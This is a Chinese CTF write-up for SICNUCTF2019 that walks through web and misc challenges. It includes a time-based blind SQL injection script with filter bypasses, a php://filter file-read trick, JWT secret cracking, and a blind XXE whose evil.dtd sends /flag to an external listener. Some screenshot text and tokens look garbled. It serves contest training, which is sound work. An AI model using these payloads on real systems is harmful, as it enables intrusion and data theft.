

SICNUCTF2019 Writeup

前言

我们这届人太少了，为准备这个比赛确实尽力了，比赛过程中出现的种种状况还望师傅们海涵。另外由于我们这边学逆向的几乎快断了，所以这次比赛对逆向师傅可能不太友好。web的话，也由于我们能力有限，实在想不出比较好的高质量的题，实在对不住了。

以后还望各个学校的师傅们能多和川师的团队交流来往

-昏鸦

WEB

web1-真正的签到题

- 出题人：昏鸦
- 考点：HTTP 418、base64

解题思路

访问题目，显示418错误




Error 418

你访问的页面出现错误

百度了解418错误的意义，同时cookie中有串base64，解码得到'coffee'

名称	域名	路径	过期时间	最后访问	值
want	127.0.0.1	/sicnuctf/	Mon, 13 May 2019 07:10:00 GMT	Mon, 13 May 2019 07:00:00 GMT	Y29mZmVl

联想到418错误，不难想到，客户端应向服务端发送“泡茶”的请求，将cookie里'want'的值改为'tea'的base64就好



出题思路

IETF在1998年愚人节时发布的一个笑话RFC，具体可以参考RFC 2324 - Hyper Text Coffee Pot Control Protocol (HTCPCP/1.0)超文本咖啡壶控制协议。htcpcp1.0协议中的418的意义是：当客户端给一个茶壶发送泡咖啡的请求时，茶壶就返回一个418错误状态码，表示“我是一个茶壶”。

这道题是我很久以前在一篇文章中意外了解到HTTP 418的时候萌生出来的想法，当时就感觉可以出个CTF题。不过由于水平有限，不知道正式的怎么实现，就用cookie简陋地考一下。

web2-鸡你太美

- 出题人：语过添情
- 考点：git泄露、php

解题思路

首先访问题目连接是这样一个页面



[查看源文件](#)


```
wget -r -p -np -k http://192.168.227.130/web1/.git/
```

--recursive (递归)

-k, --convert-links (转换链接)

-p, --page-requisites (页面必需元素)

-np, --no-parent (不追溯至父级)

2. 下载完成后, 进入下载的网站目录

3. 利用命令: `git log` 查看网站的提交记录 `git log --pretty=oneline`

4. 利用命令: `git reset --hard [log hash]` 恢复到指定版本号 (一般如果只需要得到源码的话就恢复到最近的一次提交)


最后payload: `data={"username":"admin","password":"123","users":{"admin":"123"}}(不唯一)`

web3-龙湖社工库

- 出题人: 昏鸦
- 考点: order by注入, 过滤了information_schema、=、空白字符等

解题思路

查询, 抓包




The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is active, showing a POST request to `http://222.196.199.166/`. The request body is a JSON object: `{ "username": "admin", "password": "123", "users": { "admin": "123" } }`. The 'Response' tab is also active, showing the HTML response. The HTML contains a form with the following fields: `<input type="text" name="name" placeholder="姓名">`, `<input type="text" name="email" placeholder="邮箱">`, and `<input type="text" name="sort" value="asc">`. The form is submitted to the same URL. The response also includes some CSS styles and a footer with the text '龙湖社工库'.


有效参数有三个: name, email和sort, 应该能想到此题考点为SQL注入

根据参数sort的含义以及其值asc, 容易想到order by后的排序 asc 和 desc

将 asc 改为 desc 可以看到结果的排序改变了, 猜想此处存在注入



开始注入，此处没有报错回显，采用时间盲注，发现有黑名单



简单fuzz一下可以发现 `information_schema`，`=`，`/**/`，空白字符都在黑名单中

针对`information_schema`，在MySQL5.6以上的版本，mysql系统库中新增了innodb相关的表`innodb_table_stats`和`innodb_index_stats`，其中保存的有innodb类型的数据库、表的相关信息。故借此绕过；`=`的话可以用`like`或`in`代替；空白字符的过滤，可以将sql语句的格式采用不需要空格的括号的那种。

剩下的就是常规的写盲注脚本跑就行了，脚本伪代码如下：

```
# @Author:昏鸦
import requests

s = requests.session()
url = "http://ip/index.php"
data = {
    'name': 'a',
    'email': '',
    'sort': ',if((ascii(mid((select(flag)from(sicnuctf2019)),1,1))like(115)),sleep(2),sleep(0))',
    'submit': '1'
}
```

```

}

res = s.post(url=url,data=data).content.decode('utf-8')
print(res)
'''
payload:

跑表名
,if((mid((select(group_concat(table_name))from(mysql.innodb_table_stats)),1,1)='g'),sleep(2)
),sleep(0))
跑flag
,if((mid((select(flag)from(sicnuctf2019)),1,1)='s'),sleep(2),sleep(0))

'''

```

出题思路

这道题本身应该不是太难，最初想的就是出一道SQL注入题，主要考一下对注入点的判断，然后再加一些常规的元素，盲注、过滤等等，考一下写脚本以及绕过常规过滤的能力；information_schema这个点的话就是一个知识面的问题了，需要平时的积累。

web4-PHP是世界上最好的语言(5毛一条)

- 出题人：语过添情
- 考点：PHP代码审计

解题思路

打开题目连接是一个登录注册页面：

快速注册

用户名:

密 码:

code:

根据源码查看文件：

register.php

```

include('config.php');
try{
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$admin = "sicnu"."#".str_shuffle('hello_here_is_your_flag_but_it_no_easy');
$username = (isset($_POST['username']) == true && $_POST['username'] != '') ? (string)$_POST['username'] : die('Missing username');
$password = (isset($_POST['password']) == true && $_POST['password'] != '') ? (string)$_POST['password'] : die('Missing password');
$code = (isset($_POST['code']) == true) ? (string)$_POST['code'] : '';

if (strlen($username) > 16 || strlen($password) > 16) {
die('is too long');
}

$stmt = $pdo->prepare('SELECT username FROM users WHERE username = :username');
$stmt->execute([':username' => $username]);
if ($stmt->fetch() != false) {
die('username has been registered');
}

$stmt = $pdo->prepare('INSERT INTO users (username, password) VALUES (:username, :password)');
$stmt->execute([':username' => $username, ':password' => $password]);

preg_match('/^(sicnu)((?:#|\\w)+)$/i', $code, $matches);
if (count($matches) == 3 && $admin == $matches[0]) {
$stmt = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
$stmt->execute([':username' => $username, ':permit' => $matches[1]]);
} else {
$stmt = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, "TERRIBLE")');
$stmt->execute([':username' => $username]);
}

echo '<script>alert("register success");location.href="log.html"</script>': Missing username

```

log.php

```

session_start();
include('config.php');
try{
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$username = (isset($_POST['username']) == true && $_POST['username'] != '') ? (string)$_POST['username'] : die('Missing username');
$password = (isset($_POST['password']) == true && $_POST['password'] != '') ? (string)$_POST['password'] : die('Missing password');

if (strlen($username) > 32 || strlen($password) > 32) {
die('is too long');
}

$stmt = $pdo->prepare('SELECT password FROM users WHERE username = :username');
$stmt->execute([':username' => $username]);
if ($stmt->fetch()[0] != $password) {
die('Error in username or password');
}
$_SESSION['username'] = $username;
unset($_SESSION['is_logged']);
unset($_SESSION['is_guest']);
#echo $username;
header("Location: member.php"); Missing username

```

member.php

```

<!-- ?php
error_reporting(0);
session_start();
include('config.php');
if (isset($_SESSION['username']) === false) {
die('please login first');
}
try{
$pdo = new PDO('mysql:host=localhost;dbname=***', '***', '***');
}catch (Exception $e){
die('mysql connected error');
}
$stmt = $pdo->prepare('SELECT permit FROM inspect WHERE username = :username');
$stmt->execute([':username' => $_SESSION['username']]);
if ($stmt->fetch()[0] === 'TERRIBLE') {
$_SESSION['is_guest'] = true;
}

$_SESSION['is_logged'] = true;
if (isset($_SESSION['is_logged']) === false || isset($_SESSION['is_guest']) === true) {
    echo "no no no!";
}else{
if(isset($_GET['file'])===false)
echo "no";
elseif(is_file($_GET['file']))
echo "you cannot give me a file";
else
readfile($_GET['file']);
}
?-->

```

从member.php可以看出，是一个文件读取漏洞，就是利用 `readfile($_GET['file']);` 读取config.php来获得flag,想读取文件就要绕过 `if (isset($_SESSION['is_logged']) === false || isset($_SESSION['is_guest']) === true)`，继续看register.php文件

```

$admin = "sicnu"."#".str_shuffle('hello_here_is_your_flag_but_it_no_easy');

preg_match('/^(sicnu)((?:#|\w+)\$)/i', $code, $matches);
if (count($matches) === 3 && $admin === $matches[0]) {
$stmt = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, :permit)');
$stmt->execute([':username' => $username, ':permit' => $matches[1]]);
} else {
$stmt = $pdo->prepare('INSERT INTO inspect (username, permit) VALUES (:username, "TERRIBLE")');
$stmt->execute([':username' => $username]);
}

```

这里利用爆破获得code是不太容易的，可以通过\$code传入长字符串来让preg_match函数消耗资源（拖延时间）导致后面的语句暂时无法执行，而此时我们的账户已经注册成功了，由于传入大量字符串preg_match不能在短时间内执行完成所以我们可以在这段时间内进行漏洞利用，由于数据库查询是空的所以可以绕过验证(仅适用于php低版本，php7已修复)。

之后登陆，在member.php输入payload: `file=php://filter/resource=config.php`

最后直接查看源码：


```

<?php
error_reporting(0);
$flag="sicnucltf{PHPC0de_Audlt_FunNy_Byp@s5}";
?><html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
    <div align="center"></div>
    <div align="center"><p style="color:orange">你是拿不到flag的`..`</p></div>

<!-- ?php
error_reporting(0);
session_start();
include('config.php');
if (isset($_SESSION['username']) === false) {

```

web5-龙湖论坛


- 出题人：昏鸦
- 考点：JWT、Blind XXE

解题思路

进入题目，主要功能点只有3个

1. 注册登录
2. 论坛留言
3. RSS订阅

注册登录和论坛留言都测不出什么，进入RSS订阅功能提示要先成为VIP，抓包可以看到没什么特殊点，只有个token，根据token的格式可以看出是JWT




那么身份认证相关的信息应该是存在JWT里的，解码JWT可以看到 isvip 参数为0



构造字典爆破密钥得到密钥为 `sicnuctf`

```
root@kali:~# python crackjwt.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzY4NDQ1LCJleHAiOiJlNTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoIYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdKNWUifQ.v8X9DUtQ8xsPs1Agipdn9yVmQSpRnD3uc jwt.txt
Cracking JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzY4NDQ1LCJleHAiOiJlNTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoIYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdKNWUifQ.v8X9DUtQ8xsPs1Agipdn9yVmQSpRnD3uc
('Found secret key:', 'sicnuctf')
root@kali:~#
```

用密钥伪造isvip为1的JWT即可访问RSS订阅功能



Debugger Libraries Introduction Ask Get a T-shirt!

Crafted by Auth0

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzeXMiLCJ1c2VybmFtZSI6InRlc3QiLCJpc3ZpcCI6MCwiaWF0IjoxNTU3NzY4NDQ1LCJleHAiOiJlNTc3NDIwNDUsIm5iZiI6MTU1NzczODQ0NSwianRpIjoIYTJhMzg1MjJhN2I5ODNjNTViZTNkODc0ZGM1YjdKNWUifQ.v8X9DUtQ8xsPs1Agipdn9yVmQSpRnD3uc

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "iss": "sys",
  "username": "test",
  "isvip": 1,
  "iat": 1557738445,
  "exp": 1557742045,
  "nbf": 1557738445,
  "jti": "a2a38522a7b983c55be3d874dc5b7d5e"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  sicnuctf
)
```

secret base64 encoded



可以看到RSS订阅处，可以通过URL订阅RSS，猜测是XXE，并且没有回显

构造Blind XXE

payload.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "http://ip/evil.dtd">
<root>&p;</root>
```

evil.dtd

```
<!ENTITY % p1 SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % p2 "<!ENTITY p SYSTEM 'http://ip:port/%p1;'>">
%p2;
```

即可拿到根目录下的flag

```
[root@~]# nc -lvvp 8081
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from [redacted].
Ncat: Connection from [redacted]:23295.
GET /c2ljbnVjdGZ7QjFpbmRYWEVfVzF0aF9KV1RfU2VDcmV0SzN5X0JydXRlfQo= HTTP/1.0
Host: [redacted]
Connection: close
```

```
10
11 s = 'c2ljbnVjdGZ7QjFpbmRYWEVfVzF0aF9KV1RfU2VDcmV0SzN5X0JydXRlfQo='
12 print(base64.b64decode(s))

b'sicnuctf{B1indXXE_W1th_JWT_SeCretK3y_Brute}\n'
[Finished in 1.2s]
```

出题思路

这道题出的不是很好，没什么技巧。因为能力有限，想了很久实在想不出考点什么好，最初想考点XSS的，后来试了很久达不到想要的效果。最后突然想起JWT就直接在考XXE的点之前加上了JWT

MISC

misc1-厉害了我的哥

- 出题人：昏鸦

解题思路

拿到文件word，拖进winhex


word																	ANSI ASCII	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00000000	50	4B	14	00	00	08	08	00	83	6E	A2	4E	17	D6	36	DA	PK	fncN Ö6Ú
00000010	51	C4	00	00	8A	D5	00	00	17	00	00	00	E5	8E	89	E5	QÄ ŠÖ	ãŽ%ã
00000020	AE	B3	E4	BA	86	E6	88	91	E7	9A	84	E5	93	A5	2E	64	®'ä°+æ'`çš,,ã"¥.d	
00000030	6F	63	78	EC	FB	77	58	13	6F	D7	3F	8A	06	51	50	14	ocxiûwX o×?Š QP	
00000040	B1	D1	41	50	40	90	16	5A	E8	C5	D0	42	80	D0	21	10	±ÑAP@ ZèÄB€Ð!	
00000050	9A	D4	90	84	10	7A	0A	4D	45	E9	45	40	40	11	41	05	šÖ „ z MEéE@ A	
00000060	A4	83	48	93	DE	9B	08	28	55	7A	EF	35	52	8C	D4	C3	xfH"Þ> (Uzi5RÖÖÄ	
00000070	F7	79	DF	F7	F9	D5	7D	CE	DE	FB	FC	75	AE	B3	D7	35	÷yß÷ùÖ}İßûûu®'×5	
00000080	2B	99	CC	DC	B3	66	AD	7B	56	F9	AC	99	8C	81	0E	F5	+²İÜ'f-(Vù-³Q Ö	
00000090	C5	3B	00	1A	C0	65	00	00	70	0F	E0	9B	3C	DB	87	A5	Å; Àe p à>Ü+¥	
000000A0	02	00	DA	2F	00	00	37	00	97	A9	1C	71	0E	06	9E	38	Ú/ 7 -@ q ž8	
000000B0	77	2F	A0	9D	BB	BB	28	01	EB	CA	FD	F1	22	95	C0	7B	w/ »»(ëËýñ"•À{	
000000C0	C0	F9	88	FF	FF	A6	54	A3	6E	BD	16	B1	1B	B5	3C	64	Àù`ÿÿ!Tfn± ± µ<d	
000000D0	06	C3	AD	C1	2B	B7	18	F3	2A	8A	0C	84	5A	9F	42	B2	Ä-Ä+· ó*Š „ZŸB²	
000000E0	3E	B9	57	6C	C0	EC	67	7F	25	61	05	0F	FF	B8	A6	48	>²WlÀìg %a Ÿ,¡H	
000000F0	DF	69	0A	4F	F5	75	C6	43	4A	6F	B7	CC	95	4A	8E	5E	Bi OöuÆCJo·İ•JŽ^	
00000100	57	1B	EC	ED	DD	F5	34	5A	60	45	AC	BE	AA	E8	51	9C	W iıYÖ4Z`E-³*èQœ	
00000110	36	FB	03	AF	24	32	25	7C	D6	66	41	7A	A4	6D	8B	2F	6û `Ş2% ÖfAzµm</	
00000120	5D	0D	24	52	AD	CF	28	86	64	8A	3B	F3	DA	CD	2B	E2] \$R-İ(tdŠ;óÚİ+â	
00000130	8C	7F	4B	B6	7F	74	2D	B9	ED	A1	8A	D5	79	37	F6	42	G Kq t-²i;ŠÖy78B	
00000140	8F	F7	D9	07	BB	A2	A2	F2	D6	C4	04	2E	CE	B1	D6	A2	÷Ü »«òÖÄ .İ±Öc	
00000150	48	FB	6F	3B	92	1F	4C	73	8A	8E	05	5E	33	44	94	5A	Hùc;' LsŠŽ ^3D"Z	
00000160	1F	16	E7	78	7E	F9	C3	6C	9B	5F	C7	AF	74	9D	D1	77	çx~ùÄ1>_Ç`t Œw	
00000170	2A	EC	F9	71	D5	B4	D4	ED	45	23	5A	57	C7	0F	9E	D0	*iùqÖ'ÖİE#ZWÇ žÐ	
00000180	D7	DA	F8	CE	6E	F6	39	C8	45	CC	CF	C7	0B	7C	9F	3F	×Úœİnö9ÈÈİİÇ Ÿ?	
00000190	3C	91	61	36	59	B8	74	FE	ED	24	F4	EC	65	F8	85	8D	<'a6Y,tpi\$ôİeœ...	
000001A0	D0	DE	1B	13	44	5C	D9	9D	F0	67	8B	FA	08	1A	66	EB	ÐP D\Ü 8g<ú fë	
000001B0	77	5F	92	83	C7	0B	A6	69	7C	95	2F	78	37	D1	2C	42	w_`fç ¡i •/x7Œ,B	
000001C0	7E	A0	A6	D7	D3	D5	08	83	BE	EE	E2	77	16	04	C3	1E	~ ¦×ÖÇ f%iaŸ Ä	
000001D0	5C	9E	BE	5B	18	7D	59	DA	88	C5	AA	7F	B3	96	E9	C1	\ž%[}YÚ`Ä² ²-éÁ	
000001E0	FD	CF	B8	0B	49	45	BB	CD	F1	1C	EC	42	FD	7E	B1	96	ýİ, IE»İñ iBy~±-	
000001F0	B6	55	A6	5C	2D	1E	8B	FC	44	DF	B9	B7	7A	9B	ED	57	qU;\- <üDß²·z>iW	
00000200	E5	08	7F	13	42	E9	4B	72	3A	4F	5C	1E	F3	CE	3C	3D	â BéKr:O\ óİ<=	
00000210	D5	14	AB	93	DF	1C	A3	19	42	2D	E1	33	62	B7	7D	08	Ö «"B £ B-á3b·}	
00000220	49	B5	A9	7A	74	87	D7	89	EF	64	AB	49	FE	C0	E3	AB	İpæzt+²%İd«İpÄÄ«	

文件头为 504B，猜测为压缩数据，并且 504b 和 1400 之间还有 0304，否则打开会报错文件损坏

修复好文件头之后再次打开解压，提示输入解压密码，猜测是伪加密，找到文件尾部的压缩数据标识，将加密标识位 9 改为 0

word																	ANSI ASCII
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000C320	3D	F2	BB	8A	07	C2	82	68	A0	72	A1	C2	E8	5F	BC	4C	=ò»Š Ā,h r;Āē_4L
0000C330	B4	90	35	DE	0F	C3	0F	30	F9	D8	2E	08	D5	EB	75	B7	ˆ 5B Ā ŌùØ. Ōēu·
0000C340	6D	B1	33	B4	05	6E	FE	CB	C4	04	02	A6	05	FC	4B	43	m±3ˆ npĒĀ ; ūKC
0000C350	5C	92	B7	A7	AC	3F	65	83	9F	8A	80	F8	DF	1A	E7	D3	\ˆ·š-?efŸŠēøß çÓ
0000C360	1C	92	73	B0	B5	73	A4	D7	B7	B3	FB	63	31	FB	33	BA	ˆˆs°µsµ×ˆˆûclû3°
0000C370	7C	81	1D	D3	ED	13	FD	08	FC	77	37	90	7F	51	3E	F0	Ōí ŷ ūw7 Q>ð
0000C380	BF	A1	0D	6D	1D	8C	FF	0A	BE	20	41	7B	7D	01	0A	00	¿i m Gŷ % A{}
0000C390	84	21	FE	19	AE	00	F6	0F	7B	F7	DF	0D	B2	FF	56	F7	„!p & ö {÷ß ˆŷV÷
0000C3A0	67	4D	2C	C1	CF	72	EA	21	00	00	E4	FF	80	DB	41	FF	gM,Āîrê! āyēŪĀŷ
0000C3B0	03	6E	F2	B9	1E	2B	E9	1B	58	FD	5B	F1	D0	FF	48	43	nòˆ +é Xŷ[ñðŷHC
0000C3C0	08	70	3C	38	15	3B	4D	05	00	FE	60	B4	FF	C0	EF	C2	p<8 ;M pˆˆŷĀiĀ
0000C3D0	FE	87	53	B0	B9	B5	BE	A9	31	23	9D	85	9D	E9	1F	59	p±s°ˆµ%el# ... é Y
0000C3E0	F0	01	FE	27	4F	62	92	7F	C0	09	3E	19	B8	F8	2F	FD	ð p'Ob' Ā > ,ø/ŷ
0000C3F0	8A	A1	FF	26	04	7C	1A	94	18	80	BA	EB	92	E2	12	C0	Š;ŷ& " €°ē'ā Ā
